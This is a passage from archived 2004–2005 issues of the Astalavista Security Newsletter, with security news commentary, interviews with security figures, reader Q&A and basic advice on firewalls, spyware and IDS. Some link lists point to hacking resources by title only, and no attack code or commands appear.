the OpenSSH/OpenSSL projects, IPsec, and even packet filtering has

enabled companies, including Guardian Digital, to create solutions to Internet security issues equal to, or better than, their proprietary counterparts.

Astalavista: The monopolism of Microsoft in terms of owning more than 95% of the desktops in the world has resulted in a lot of debates on how insecure the whole Internet is because of their insecure software. Whereas my personal opinion is that if Red Had had 95% of the desktop market, the effect would be the same. Do you think their software is indeed insecure, or it happens to be the one most targeted by hackers?

Dave: I think the mass-market Linux vendors try to develop a product that's going to provide the largest numbers of features, while sacraficing security in the process. They have to appeal to the lowest common denominator, and if that means delivering a particular service that is requested by their customers, then much of the responsibility of security falls on the consumer, who may or may not be aware of the implications of not maintaining a secure system, and in all likelihood, do not possess the ability to manage the security of their system.

Astalavista: The appearance of Gmail and Google Desktop had a great impact on the privacy concerns of everyone, however these expanditures by Google happened to be very successful. Do you think there's really a privacy concern about Google, their services and privacy policy, and, most importantly, the future of the company?

Dave: No, not really. I actually think that most of us gave up our privacy years ago, and any privacy that remains is only in perception. There's far more damage that could be done through things like the United States Patriot Act than there is through Google reading your general communications. Anyone who has half a brain and wants to make sure their communications are not intercepted is using cryptography for electronic issues.

Astalavista: We've recently seen an enormous increase of phishing attacks, some of which are very successful. What caused this in your opinion? What is the way to limit these from your point of view?

Dave: Reduce the human factor involvement somehow. Phishing is just the new "cyber" term for social engineering, which has existed forever. Through the efforts of Guardian Digital, and other companies concerned about the privacy and security of their customers' data, we are making great strides towards user education, and providing tools for administrators to filter commnications.

Astalavista: Spyware is another major problem that created an industry of companies fighing it, and while the government is slowly progressing on the issue, the majority of PCs online are infected by spyware. Would you, please, share your comments on the topic?

Dave: This issue is different from issues such as phishing because the end-user is not aware is it occurring. The responsibility here falls directly on the operating system vendor to produce an environment where security is maintained. In other words, by creating software that enables the end-user to better define what constitutes authorized access, users can develop a situation where this type of attack does not succeed. In the meantime, application-level security filters and strict
corporate information policies thwart many of these types of attacks.

Astalavista: What do you think will happen in the near future with Linux vs. Microsoft? Shall we witness more Linux desktops, or entire countries will be renovating their infrastructure with
Unix-based operating systems?

Dave: We are already seeing a growing trend on an
international level in the migration from Windows operating systems to Linux.
Guardian Digital has implemented several Linux-based solutions for multi-national and international corporations who recognize the costs and security risks associated with a Windows system, and if our business is any indication of the growth potential, I'd say Microsoft is going to have a real fight on their hands.

Although I'm not too involved in the desktop space
itself, I am completely comfortable with my cobbled-together Linux desktop, much more than just a few years ago. I think that as more and more computing tasks become distributed - moved from the desktop to being powered by a central server - it will become easier to rely on Linux on the desktop and the growth will continue.

11. Security Sites Review

The idea of this section is to provide you with reviews of various highly interesting
and useful security related web sites. Before we recommend a site, we make sure that
it provides its visitors with quality and a unique content.

-
Shellcode Archive
-
http://www.shellcode.com.ar/

Large shellcode and papers archive

-
Security-guide.de
-
http://www.security-guide.de/

A German security related web site, quality content.

-
ToolCrypt
-
http://www.toolcrypt.org/

Various crypto and security related tools, a must visit.

-
Web-Hack.ru
-
http://www.web-hack.ru/

A Russian security web site, useful content.

-
The Hacktivist.com
-
http://www.thehacktivist.com/

A resource discussing hacktivism and electronic civil disobedience.

12. Astalavista needs YOU!

We are looking for authors that would be interested in writing security related articles for our newsletter, for people's ideas that we will turn into reality with their help, and for anyone who thinks he/she could contribute to Astalavista in any way. Below we have summarized various issues that might concern you.

- Write for Astalavista -

What topics can I write about?

You are encouraged to write on anything related to Security:

General Security
Security Basics
Windows Security
Linux Security
IDS (Intrusion Detection Systems)
Malicious Code
Enterprise Security
Penetration Testing
Wireless Security
Secure programming

What do I get?

Astalavista.com gets more than 200 000 unique visits every day, our Newsletter has more than 22,000 subscribers, so you can imagine what the exposure of your article and you will be, impressive, isn't it! We will make your work and you popular among the community!

What are the rules?

Your article has to be UNIQUE and written especially for Astalavista, we are not
interested in republishing articles that have already been distributed somewhere else.

Where can I see a sample of a contributing article?

http://www.astalavista.com/media/files/malware.txt

Where and how should I send my article?

Direct your articles to security@astalavista.net and
include a link to your article. Once we take a look at it and decide whether is it
qualified enough to be published, we will contact you within several days, please be
patient.

Thanks a lot all of you, our future contributors!

13. Astalavista.net Advanced Member Portal Promotion

Astalavista.net is a world known and highly respected Security Portal, offering
an enormous database of very well-sorted and categorized Information Security
resources - files, tools, white papers, e-books and many more. At your disposal
are also thousands of working proxies, wargames servers where all the members
try their skills and, most importantly, the daily updates of the portal.

- Over 3.5 GByte of Security Related data, daily updates and always working links.
- Access to thousands of anonymous proxies from all over the world, daily updates
- Security Forums Community where thousands of individuals are ready to share their knowledge and answer
your questions; replies are always received no matter of the question asked.
- Several WarGames servers waiting to be hacked; information between those interested in this activity is
shared through the forums or via personal messages; a growing archive of white papers containing
info on previous hacks of these servers is available as well.

http://www.astalavista.net/
The Advanced Security Member Portal

14. Astalavista Banner Contest - 2004

Are you good at designing creatives (banners, buttons, wallpapers etc.)?
Would you like to contribute to Astalavista.com with your talent and creativity?
And would you appreciate if we provide the most talented of you with the brand new Astalavista DVD or
a FREE Astalavista.net membership?

All you have to do is simple - participate!

At Astalavista.com we have always valued designers and provided them with the opportunity to publish
their work at our Gallery section, while rewarding the best creatives with Astalavista.net memberships.
So far we have had several successful creative contests, namely because we are well aware of the high
number of designers visiting our site.

Enjoy this year's creative contest!

We are looking for the following Astalavista.com and
Astalavista.net related creatives:

- banners
Banners should be in the following size only (468 x 60)
- buttons
Buttons should be in the following size only (88 x 31)
- Prize
The brand new Astalavista DVD, or a free membership to Astalavista.net - Advanced Security Member Portal

More information is available at:

http://astalavista.com/index.php?page=107

15. Final Words

Dear Subscribers,

Thanks for your feedback and participations at our contests, hope you've enjoyed issue 11.

Thanks for your time, till the next Christmas issue of Astalavista Security Newsletter.

Editor - Dancho Danchev
dancho@astalavista.net

Proofreader - Yordanka Ilieva
danny@astalavista.net

|---|
|- Astalavista Group Security Newsletter -|
|- Issue 13 31 December 2004   -|
|- http://www.astalavista.com   -|
- security@astalavista.net   -

- Table of contents -

01. Introduction

Dear Subscribers,

Welcome to our Issue 12 of Astalavista Security Newsletter, which is now officially one year old!
In the beginning of 2004, our security newsletter was created with the idea to provide Astalavista's
security interested and IT minded visitors with a qualified monthly publication covering the month's

most significant security topics and various security trends among the industry. During the year
we've managed to increase our subscribers with a couple of thousand new ones, and to attract a
large number of readers and organizations professionally involved in the infosec industry .
At the Astalavista.com we had a couple of contests active around the year, our
constantly updated gallery section with various fan photos, and an overall improvement in the quality of the submissions
at the site.

For 2005 we have prepared quite a lot of new services and sections at our newsletter, we have extended the
security knowledge we've been providing you so far with more practical articles, tutorials, for both home and
professional readers. Issue 13 will be the longest and most resourceful so far, so watch out!

Thank you for contacting us with all of your ideas and comments, and thanks for the interest.

Enjoy your time, happy holidays, folks!

Astalavista's Security Newsletter is mirrored at:

http://packetstormsecurity.org/groups/astalavista/

If you want to know more about Astalavista.com, visit the following URL:

http://astalavista.com/index.php?page=55

Previous Issues of Astalavista's Security Newsletter can be found at:

http://astalavista.com/index.php?section=newsletter

Editor - Dancho Danchev
dancho@astalavista.net

Proofreader - Yordanka Ilieva
danny@astalavista.net

02. Security News

The Security World is a complex one. Every day a new vulnerability is found, new tools
are released, new measures are made up and implemented etc. In such a sophisticated Scene
we have decided to provide you with the most striking and up-to-date Security News during the
month, a centralized section that contains our personal comments on the issue discussed. Your comments
and suggestions about this section are welcome at
security@astalavista.net

[SCHOOL'S OUT TO SHUN IE]

Citing security risks, a state university is urging students to drop Internet Explorer in
favor of alternative Web browsers such as Firefox and Safari.

In a notice sent to students on Wednesday, Pennsylvania State University's Information Technology
Services department recommended that students download other browsers to reduce attacks through
vulnerabilities in the Microsoft software.

More information can be found at:

http://news.com.com/Schools+out+to+shun+IE/2100-1002_3-5485834.html

Astalavista's comments:

Although we haven't seen any significant campaigns that raise awareness on how insecure you actually are
while using IE, in the upcoming year we would definitely witness a shift towards the use of other browsers
beside IE for the obvious security threats of its use.

[NEW VULNERABILITY AFFECTS ALL BROWSERS]

Secunia.com has reported about a new vulnerability, which affects all browsers. It allows a malicious
web site to "hi-jack" pop-up windows, which could have been opened by e.g. a your bank or an online shop.

More information can be found at:

http://it.slashdot.org/article.pl?sid=04/12/09/0053205

Here is a demonstration of the vulnerability:

http://secunia.com/multiple_browsers_window_injection_vulnerability_test/

Astalavista's comments:

Yes, you've read it right, and if you have eventually tested it, you should have noticed the results. What
you should do is to immediately update your browser's version to a more current one; otherwise you will easily
fall victim to online scams or possible phishing attacks. Secunia's discovery points out that sooner or later all
browsers get exploited; make sure you or your organization isn't using the less secure one by default.

[SPAM SITES CRIPPLED BY LYCOS SCREENSAVER DDOS]

A distributed denial of service (DDoS) attack launched by users of Lycos Europe's MakeLoveNotSpam.com
screensaver has succeeded in crippling several spammer sites, but some of the targeted sites remain available.

More information can be found at:

http://news.netcraft.com/archives/2004/12/01/spam_sites_crippled_by_lycos_screensaver_ddos.html

Astalavista's comments:

The rather contradictory and somehow falling initiative by Lycos Europe to take the
responsibility for the massive DDoS attacks targeting what are believed to be spam
sites in order to increase their bandwith damaged the company's reputation a lot by
going through various industry experts and portal opinions. Although a couple of sites
have been sucessfully shutdown, the customers are unknowingly commiting illegal actions
towards the spam sites; furthermore, there're much more effective proactive approaches to
find spam instead of targeting a couple of web sites. Next time it would be someone's computer
or an organization's network to be shut down.

[GOOGLE WORM TARGETS AOL, YAHOO]

Days after Google acted to thwart the Santy worm, security firms warned that variants have begun
to spread using both Google and other search engines.

More information can be found at:

http://news.com.com/Google+worm+targets+AOL,+Yahoo/2100-7349_3-5504769.html?tag=nl

Astalavista's comments:

Application based worms are getting increasingly popular due to their easy to execute nature
and due to the help of an intermediary, in this case the search engine that's actually feeding
their intrusive attempts. Google's reaction to the worm was pretty fast but it opened an interesting
discussion of the way search engines can restrict, or even monitor users/worms. Who's still searching for passwd files
on Google??

[GROUPS FIGHT INTERNET WIRETAP PUSH]

Companies and advocacy groups opposed to the FBI's plan to make the Internet more accommodating
to covert law enforcement surveillance are sharpening a new argument against the controversial
proposal: that law enforcement's Internet spying capabilities are just fine as it is.

More information can be found at:

http://www.securityfocus.com/news/10192

Astalavista's comments:

This issues need as much publicity as possible, so here we go. The current architecture of the Internet
is insecure by design and everyone knowing enough about various protocols and network

issues is aware of that. Both hackers and government officials have all the possible
capabilities to wiretap each and every bit of data you've ever sent with the
current design of the Internet. What's even worse would be to make the Internet even more insecure in
order to accommodate it for better wiretapping; since the same capability goes right into the hands
of malicious attackers,too, we all use or abuse it, let's don't make it less insecure than it
already is.

03. Astalavista Recommends

This section is unique with its idea and the information included within. Its purpose is
to provide you with direct links to various white papers covering many aspects of Information Security.
These white papers are defined as a "must read" for everyone interested in deepening his/her
knowledge in the Security field. The section will keep on growing with every new issue.
Your comments and suggestions about the section are welcome at security@astalavista.net

" REVERSE CODE ENGINEERING: AN IN-DEPTH ANALYSIS OF THE BAGLE VIRUS "

This article looks at the Bagle (Beagle) worm from a reverse engineer's point of view

http://www.astalavista.com/?section=dir&act=dnd&id=3322

" A DISTRIBUTED WEP CRACKER "

A distributed WEP cracker, totally platform/architecture neutral

http://www.astalavista.com/?section=dir&act=dnd&id=3316

" ANTI-VIRUS EVASION TECHNIQUES AND COUNTERMEASURES"

The objective of this article is to demonstrate different possible ways that viruses and worms coders
use to evade anti-virus products while coding malicious programs

http://www.astalavista.com/?section=dir&act=dnd&id=3288

" THE UNOFFICIAL SUPRNOVA.ORG CLOSURE FAQ "

Do you wonder what has happened with SuprNova.org recently? Find out here!

http://www.astalavista.com/?section=dir&act=dnd&id=3379

" SECURING YOURSELF AND YOUR COMPUTER "

This guide is about securing yourself and your computer, useful reading for the novice users.

http://www.astalavista.com/?section=dir&act=dnd&id=3371

04. Site of the month

http://www.astalavista.com/index.php?page=3

Astalavista Security Toolbox DVD v2.0 is now out. Find out what's inside or how to get it by following the
link.

05. Tool of the month

ARPalert - unauthorized ARP address monitoring

ARPalert uses ARP address monitoring to help prevent unauthorized connections on the local network.

http://www.astalavista.com/?section=dir&act=dnd&id=3338

06. Paper of the month

A day in the life of the JPEG Vulnerability

This paper will provide a detailed analysis of the Buffer Overrun in JPEG Processing which
started appearing on Microsoft software in September 2004.

http://www.astalavista.com/?section=dir&act=dnd&id=3326

07. Free Security Consultation

Have you ever had a Security related question but you weren't sure where to direct it to?
This is what the "Free Security Consultation" section was created for. Due to the high
number of Security-related e-mails we keep getting on a daily basis, we have decided to
initiate a service, free of charge. Whenever you have a Security related question, you are advised to direct it to us, and within 48 hours you will receive
a qualified response from one of our Security experts. The questions we consider
most interesting and useful will be published at the section. Neither your e-mail,
nor your name will be present anywhere.

Direct all of your Security questions to security@astalavista.net

Thanks a lot for your interest in this free security service, we are doing our best
to respond as soon as possible and provide you with an accurate answer to your questions.

Question: Hello, although I already have several opinions on this question, I was wondering whether you

could also advise me about how to proceed in this situation. You see, all my employees use IE on their
computers and we cannot catch up with all the spyware and sometimes malicious software installed on the desktop
computers. We have a commercial anti-virus and we're considering a spyware one to deal with this problem, what do you
think we should do?

Answer: A commercial anti-virus scanner is essential for making sure that you're protected against the vast
majority of known viruses/trojans and worms, however it's protecting just one of the many layers of your
organization's network that have to be safeguarded. Many other organizations are confronted with the
same task right now, so you have two options - either enforce the use of another browser, which will
pretty much solve the entire spyware or possible malware infections problem, or get a spyware solution, make sure you have
the latest versions of IE on all desktops. Even with maximum security measures, the second may again be ineffective
as we've seen it in the past, so my advice is to try to slowly enforce the use of another browser or make sure your
anti-spyware solution is worth the investment.

Question: Thanks for the service guys, I'm a regular visitor of your site and this newsletter. I
must congratulate you for keeping it free and available to anyone who wants to take advantage of so
much security knowledge. I've recently came across a vulnerability "that affects all browsers" and I
was stunned to find out it also affects my thought to be secure Mozilla browser, I'm
confused, any comments? :)

Answer: Hi, we appreciate your comments and that you enjoy reading our newsletter. Secunia's vulnerability
is a good example that sooner or later the "security through obscurity" effect might not last forever, whereas
the implications with this vulnerability can have a tremendous impact on every Internet user. What to do about it? In this
case simply update your software since the severity of this pop-up hijacking attack made all vendors release immediate
patches, or simply keep yourself up-to-date in the future.

Question: Hi, folks. I'm a computer science student and I want to specialize in the information security
area once I graduate. However, I keep having the impression that the majority of experts are required to have some
security certification as a proof of their knowledge. I was wondering what's the real value of these and are they
as important as they seem to be for me?

Answer: Thanks for the question. As a matter of fact we usually receive quite a lot of career and

certification related questions from various readers interested in improving their competitiveness or
basic knowledge of security.

In Issue 1 of our newsletter we featured a small article about security certifications, and have given
various external resources for further information. Indeed, popular certifications like the CISSP one happen
to be very useful when applying for a new position, but the real value of these certifications is to get the one
most suitable for your future profession. Choosing to be a network architect, an auditor, an administrator or a
firewall specilist would require you to take different certificates, although the CISSP one can be considered "a must have"
and proves that the holder has a very good background in various information security positions. I would recommend you
to go through our list of certificates in Issue 1 or check http://www.isaca.org ; http://www.cisco.com or
http://www.giac.org right away.

08. Enterprise Security Issues

In today's world of high speed communications, of companies completely relying on the Internet for
conducting business and increasing profitability, we have decided that there should be a special section for
corporate security, where advanced and highly interesting topics will be discussed in order to provide
that audience with what they are looking for - knowledge!

- Can our 5k firewall tell us if we're really under attack? -

Small or middle size businesses are often given the false impression of security represented by the
multilayer firewall protection introduced by a top rated vendor. The results are often very dissapointing, not
clear, and in the end it's usually the person responsible for configuring it who gets blamed. This short article
will try to bring more insight on why firewalls are not a complete solution to your network connection dependent
business, the advantages of IDSs, and the possible employment of system administrators well experienced in firewall
architectures.

Multilayer firewall approaches happen to be very useful while fighting network attacks, restricting
access control or making sure trust is established between specific hosts only. While this is true, many businesses out
there still believe that their firewall is the perfect sensor to detect network and host based attacks, leaving the
possibility to implement a cost-effective and open-source IDS solution far behind their future opportunities. Firewalls will
indeed give you useful information on who's attacking your network, but they would miss important trends such as the
vulnerabilities tried at your network, the possible brute forcing of accounts and many others. If you really want to see
the big picture in details and make sure you take the adequate measures to respond to the real threats and attacks to your

network, then you're strongly advised to take advantage of the use of an IDS (Intrusion Detection System), where the most popular open-source one is Snort (http://www.snort.org). If properly configured and maintained, this IDS will give you a very detailed and useful informaton on what's really going around your network.

Your firewall is essential the way the Internet is somehow essential for your business, but the person behind configuring it should have a very broad sense of knowledge on various threats methodologies and recent trends in order to keep the firewall up-to-date with the latest security trends. If not configured correctly, the firewall will allow the possibilities for a DoS(Denial of Service Attack) on your network, or it could allow further information leakage to be used in a possible break-in. This is why it's essential to employ a person with a wide understanding of various network and security issues.

What's important to remember is that even the perfect firewall in theory happens to be the worst in practice when it comes to wrong configuration, so make sure you keep testing the configuration of yours or request a service like this from a reliable security services provider.

09. Home Users' Security Issues

Due to the high number of e-mails we keep getting from novice users, we have decided that it would be a very good idea to provide them with their very special section, discussing various aspects of Information Security in an easily understandable way, while, on the other hand, improve their current level of knowledge.

- Will my PC ever be secured? Part 1 - basic security concepts -

With the media portals filled with weekly stories on "yet another worm in the wild", the costant spam and phishing messages received, the increasing personal firewall alarms and the new threat from spyware, the average Internet user is often frustrated when it comes to securing his/her desktop PC. This article will go briefly through various basic security concepts with the idea to raise more awareness among the end users on what's really going out there "in the wild".

You OS's "choice"

Choosing your Operating System (did you have the choice btw) is an important process when it comes to security. A large number of savvy users, scared from possible virus or trojans infections, are actually using the "security through obscurity" approach, namely they use OSs like Mac OS that are less popular, and namely, less targeted by viruses, spyware, or other common threats possed by the Internet or the OS's design itself. A basic truth is that you've pretty much solved your malware and spyware problem at once for a long time to go, by choosing anything else but

Microsoft Windows. Mac OS or Linux like any other OS are also vulnerable to various attacks, but compared to what's actually going on Microsoft's front, it's more than acceptable solution for someone who's not interested in becoming a security expert in order to listen to online music, chat or take advantage of the Internet at all. Some OSs are more secure than others because they were built with security in design, because they're not so popular(and so targeted by attackers), or simply because the person behind it knows how to configure it as secure as possible.

Anti-virus and anti-trojan scanners myth

There're things that you cannot live without while using the Internet these days and they're a decent anti-virus scanner and a personal firewall. While this is true, the fact that a lot of users don't know a lot about how their scanners or personal firewalls can be taken advantage of has created a myth that what goes through the scanner and is reported as safe is actually safe, and if allowing your latest 31337 application or backdoored music player to establish an Internet connection is considered smart, will let malicious attackers to take advantage of your assets. Anti-virus and anti-trojan scanners deal mostly with signatures and on-the-fly scanning. Although they've started issuing signatures updates very often, never trust the software entirely because as we have seen, vulnerabilities that bypass the scanning of certain anti-virus software have been found in the past. Use your common sense - is this a reliable program, does it have a reliable site, does Google know anything about it. If you spend some time, you might actually identify it as a spyware, virus etc. by reading someone else's "experience" with what you were about to run.
Besides all, don't be naive and make sure you update your signatures on a daily basis, thus ensuring yourself you're still protected from a large number of malicious code.

Is my firewall considered a trusted security measure

Your personal firewall is as important as your anti-virus scanner is, but again it depends on how you configure it, or to what extent you understand each and every event it notifies you of. Basically, what's important about your firewall is to make sure that there're no vulnerabilities affecting your current version, and besides all, to make sure what processes are allowed to connect to the Internet. Do you make a difference between the files Olidvd32.exe and 0lidvd32.exe? The second one starts with "zero". My point is that unintentionally or even intentionally you might allow a malicious program to establish a connection to the Internet. Thus it will be able to send all the information gathered or give the attacker a remote access to your computer. Pay additional attention to untrusted music or movie players, or anything that proclaims to be free software but often comes with a variety of hidden features within.
Be more suspicious!

The spyware threat

"How significant is it really and why should I care?" As far as spyware is concerned, the irresponsible Internet user is considering the exchange of free music and movies for the installation of spyware on his/her desktop PC, and is actually fighting against himself/herself when trying to remove these. How do you get infected with spyware? Illegal sites, cracks, porn etc. often experience financing problems, and problems that can no longer be solved by placing adult banners or reselling porn sites memberships(or it's the natural greed?). This is why you may find spyware on sites spreading screensavers, wallpapers, lyrics and the aforementioned ones. Beside secretly monitoring your Internet activities, web sites that you visit and in some cases your passwords and pretty much everything that you type, the spyware often updates automatically without your knowledge, it slows down your computer and makes the majority of your applications crash, as well as your favorite IE browser. Usingfreeware AdAware or Spybot - Search&Destroy applications will indeed protect or desinfect you from a large number of publicly known spywares, and with tools like Spywareguard or others that directly block malicious web sites, BHOs or cookies you can rest by the time you open your IE browser again. If you really want to solve your spyware problem, try using any other browser beside IE, and in a while you'll notice the difference - no more toolbars, weather forecasts etc. under your URL field...

In the next part we'll cover spamming, phishing and software and browser vulnerability attacks.

10. Meet the Security Scene

In this section you are going to meet famous people,security experts and all personalities who in some way contribute to the growth of the community.
We hope that you will enjoy these interviews and that you will learn a great deal of useful information through this section. In this issue we have interviewed Mitchell Rowton from http://www.SecurityDocs.com/

Your comments are welcome at security@astalavista.net

Interview with Mitchell Rowton,
http://www.securitydocs.com/

Astalavista: Hello Mitchell, would you please tell us something more about your background in the information security industry, and what is SecurityDocs.com all about?

Mitchell: I joined the US Marine Corps after high school. There I worked a helpdesk for a year or so before moving on to being a server administrator. After a while I became more and more interested in the networking side of things (switches and routers.) Firewalls weren't used that often back then, and one day

I was asked to put up an access-control list (ACL) on our borderrouter. After that I started getting more and more security responsibility. When I left the Marine Corps I used my security clearance to get a job as a DoD contractor, then a contractor in the health care industry.

By this time in my life I had a wife and kids. So I took a job that was more stable and didn't have as much travel closer to home. When I think back, this is probably when the idea behind SecurityDocs.com was born. While I was leaving one job and going to another I was told to do a very in depth turnover about starting an incident response team at the company. So how do you explain how to start an incident response team at a fortune 500 company in a turnover document? After a while I gave up and put several dozen links to white papers that discuss starting an incident response team.

Basically that's what SecurityDocs.com is - a collection of security white papers that are organized into categories so that it's easy for someone to learn any particular area.

Astalavista: The media and a large number of privacy concious experts keep targeting Google and how unseriously the company is taking the privacy concerns of its users. What is your opinion on that? Do you think a public company such as Google should keep to its one-page privacy policy and contradictive statements given the fact that it's the world's most popular search engine?

Mitchell: I should start off by saying that my company makes money through Google's Adsense program. That being said, it seems like most of the media hoopla surrounding Google privacy has centered around gmail and desktop search. I just don't see a problem with either of these issues. I signed up for gmail knowing that I would see targeted text ads based on the content of e-mail that I was viewing.

And I know that Google is going to learn some general stuff about everyones desktop searching habits. They will know that pdf's are searched for more often than spreadsheets and other non-specific information. None of which is personally identifiable.

Astalavista: Phishing attacks are on the rise, each and every month we see an increasing number of new emails targeting new companies. What do you think of the recent exploit of the SunTrust bank web site? Are users really falling victims to these attacks or even worse, they're getting even more scared to shop online?

Mitchell: The blame in this specific case falls mostly with the bank, but also on the users. I can't remember the last time my bank asked me for my atm or credit card number on a non-secure page. That being said, I

know that my grand mother would probably fall for this. Sure users should check for SSL Certificates and use common
sense. But more importantly financial institutions should not allow cross site scripting or malicious scripting
injections.

If this type of phishing continues to rise then I imagine it will make the average user a little more worried about giving
information online. This is bad for companies, but as a security guy, I think that most users should be
more worried about who they give their information to. There are a lot of phishing attacks that have nothing to do with the
institutions (
http://www.fraudwatchinternational.com/fraudalerts2/0412/pages/041207_4176_bankamerica.htm)

In cases like this, users must use some basic security common sense or risk getting scammed.

Astalavista: What used to be a worm in wild launched by a 15 years old kid or
hactivist, has recently turned into "DDoS services on demand", what do you
think made this possible? Is it the unemployed authors themselves, the real criminals realizing the potential of the Internet, or the unethical competition?

Mitchell: I'm sure it's a combination of all three. But it's also getting more popular because it hurts more today
than it used to. Five years ago an organizations web site was usually little more than an online brochure that
wasn't too important in the scheme of things. Today their website is probably tightly integrated into their business
model, and will cause a large financial and reputation loss if it is compromised or unusable.

The first step in doing a security assessment is to determine what's really important. Most companies should realize
that having the same security mechanisms in place that they had three years ago is putting them more and
more at risk because these security mechanisms are protecting information that gets more important every day.

Astalavista: Recently, the FBI has been questioning Fyodor, the author of NMAP over
accessing server logs from insecure.org. Do you think these actions, legal
or not, can have any future implications on the users's privacy at other web sites? I mean, next it could be any site believed to be visited by a criminal, and besides all how useful this information might be in an investigation?

Mitchell: I had a mixed reaction when I first read about this. But I must say that
Fyodor handled this superbly. He sent an e-mail out telling people what was
happening and explaining that he was only complying with properly served subpoenas. He also puts things into perspective. If someone hacks into a server and downloads nmap at a specific time, then perhaps law enforcement

should be able to view the nmap server logs for that specific time. On the
other hand what if I were also downloading NMap at that time? I personally
wouldn't care if anyone knows that I download nmap, but I can also
understand why other people would be bothered by this. Overall I agree with
very narrow subpoenas directed at specific time periods and source IP's.

11. Security Sites Review

The idea of this section is to provide you with reviews of various highly interesting
and useful security related web sites. Before we recommend a site, we make sure that
it provides its visitors with quality and a unique content.

-
Secureroot
-
http://www.secureroot.com/

Although a bit outdated, this links directory still has joys I'm sure you've forgotten about

-
Fravia.frame4.com
-
http://www.fravia.frame4.com

A mirror of Fravia's reverse engineering page provided by Frame4 Security Systems

-
Xakep.ru
-
http://www.Xakep.ru/

Xakep.ru is a popular, well organized and very resourceful Russian web site about security

-
Hackers4hackers.org
-
http://www.Hackers4hackers.org

Hackers4hackers.org is a Dutch E-zine about security

-
Blackcode.com
-
http://www.blackcode.com

Blackcode has been online since 1998 providing its mostly novice visitors with various security resources

12. Astalavista needs YOU!

We are looking for authors that would be interested in writing security related
articles for our newsletter, for people's ideas that we will turn into reality with
their help, and for anyone who thinks he/she could contribute to
Astalavista in any way. Below we have summarized
various issues that might concern you.

- Write for Astalavista -

What topics can I write about?

You are encouraged to write on anything related to Security:

General Security
Security Basics
Windows Security
Linux Security
IDS (Intrusion Detection Systems)
Malicious Code
Enterprise Security
Penetration Testing
Wireless Security
Secure programming

What do I get?

Astalavista.com gets more than 200 000 unique visits every day, our
Newsletter has more than 22,000 subscribers, so
you can imagine what the exposure of your article and you will be,
impressive, isn't it! We will make your work and you
popular among the community!

What are the rules?

Your article has to be UNIQUE and written especially for Astalavista, we are not interested in republishing articles
that have already been distributed somewhere else.

Where can I see a sample of a contributing article?

http://www.astalavista.com/media/files/malware.txt

Where and how should I send my article?

Direct your articles to security@astalavista.net and include a link to your article. Once we take a look at
it and decide whether is it qualified enough to be published, we will contact you within several days, please be patient.

Thanks a lot all of you, our future contributors!

13. Astalavista.net Advanced Member Portal Promotion

Astalavista.net is a world known and highly respected Security Portal, offering
an enormous database of very well-sorted and categorized Information Security

resources - files, tools, white papers, e-books and many more. At your disposal
are also thousands of working proxies, wargames servers where all the members
try their skills and, most importantly, the daily updates of the portal.

- Over 3.5 GByte of Security Related data, daily updates and always working links.
- Access to thousands of anonymous proxies from all over the world, daily updates
- Security Forums Community where thousands of individuals are ready to share their knowledge and
answer your questions; replies are always received no matter of the question asked.
- Several WarGames servers waiting to be hacked; information between those interested in this activity
is shared through the forums or via personal messages; a growing archive of white papers containing
info on previous hacks of these servers is available as well.

http://www.astalavista.net/
The Advanced Security Member Portal

14. Final Words

Dear Subscribers,

Watch out for our Issue 13 in January, 2005, a lot of new and useful sections have been added plus many
other surprises. We appreciate all your feedback, your remarks and anything else you want to say to us, so keep it coming.

See you all in 2005!

Editor - Dancho Danchev
dancho@astalavista.net

Proofreader - Yordanka Ilieva
danny@astalavista.net

|---|
|- Astalavista Group Security Newsletter -|
|- Issue 13 31 January 2005   -|
|- http://www.astalavista.com   -|
- security@astalavista.net   -

- Table of contents -

01. Introduction

Hi folks,

Welcome to Astalavista Security Newsletter - Issue 13, the lucky one.

Since we believe more in ourselves than in fate, we've decided that issue 13 should be the longest and most comprehensive one released so far.

Back in 2004, the Astalavista Security Newsletter was initiated with the idea
to spread security knowledge to both novice and advanced users. All we had
then was the passion to dedicate ourselves to 22,000 subscribers, who wanted
to "know" and explore.

According to our statistics,since the beginning of 2004, we have attracted the
interest of 2000 new members,a great number of them representing global world
enterprises and organizations, such as Cisco, Symantec, USAToday,
The World Bank. Of course, the subscribers' rate is not the most insignificant
factor of success. We set up your comments as the first one. So far we've
received hundreds of feedback messages,which helped us improve our quality
and learn from your valuable advice.

Thank you for being a part of us!

If you would like to share your remarks, recommendations or anything you might
want to say concerning Astalavista.com or our security newsletter,please,
write to security@astalavista.net

Our "Happy New 2005" greeting message can be found at:

http://www.astalavista.com/index.php?page=108

Astalavista Security Newsletter is mirrored at:

http://www.packetstormsecurity.org/groups/astalavista/

If you want to know more about Astalavista.com, visit the following URL:

http://www.astalavista.com/index.php?page=55

Previous issues of Astalavista Security Newsletter can be found at:

http://www.astalavista.com/index.php?section=newsletter

Enjoy Issue 13!

Editor - Dancho Danchev
dancho@astalavista.net

Proofreader - Yordanka Ilieva
danny@astalavista.net

02. Security News

The Security World is a complex one. Every day a new vulnerability is found, new tools are released, new measures are made up and implemented etc. In such a sophisticated Scene we have decided to provide you with the most striking and up-to-date Security News during the month, a centralized section that contains our personal comments on the issues discussed. Your comments and suggestions about this section are welcome at security@astalavista.net

---

[CLASSIFIED DUTCH MILITARY DOCUMENTS FOUND ON P2P NETWORK KAZAA]

At least 75 pages of highly classified information about human traffickers from the Dutch Royal Marechaussee - a service of the Dutch armed forces that is responsible for guarding the Dutch borders - have been leaked to the controversial weblog Geen Stijl (No Style). The documents, which contain phone numbers and tapped conversations, were found unencrypted on a P2P site - possibly Kazaa according to Dutch newspaper reports. The likeliest explanation for their appearance is that a member of the Dutch Royal Marechaussee worked on the documents from home and unintentionally shared his entire hard drive with the rest of the world.

More information can be found at:

http://www.theregister.co.uk/2005/01/30/dutch_classified_info_found_on_kazaa/

Astalavista's comments:

Although a bit embarrasing, it is highlighted what might eventually happen if unprotected information goes in the wrong hands, and since it's already been available on a P2P network,nobody actually knows how many people have obtained it. Even worse - the investigations might have to start from the very beginning. Someone definitely has to enforce defensive measures against storing sensitive data in an unencrypted form and the use of P2P at computers holding sensitive data.

[HACKER PENETRATES T-MOBILE SYSTEMS]

A "sophisticated" computer hacker had access to servers at wireless giant T-Mobile for at least a year, which he used to monitor U.S. Secret Service e-mails, obtain customers' passwords and Social Security numbers, and download candid photos taken by Sidekick users, including Hollywood celebrities, SecurityFocus has learned.

More information can be found at:

http://securityfocus.com/news/10271

Astalavista's comments:

Indeed, the hacker showed significant knowledge, but it didn't prevent him from
revealing his personality through several serious mistakes - the passion for
fame is among them. How long can you keep your breath and mouth shut
when you can offer reverse lookup for a t-mobile cell phone? Eventually, you're
turning into a target and you leave a trace when publicly (at a web forum)
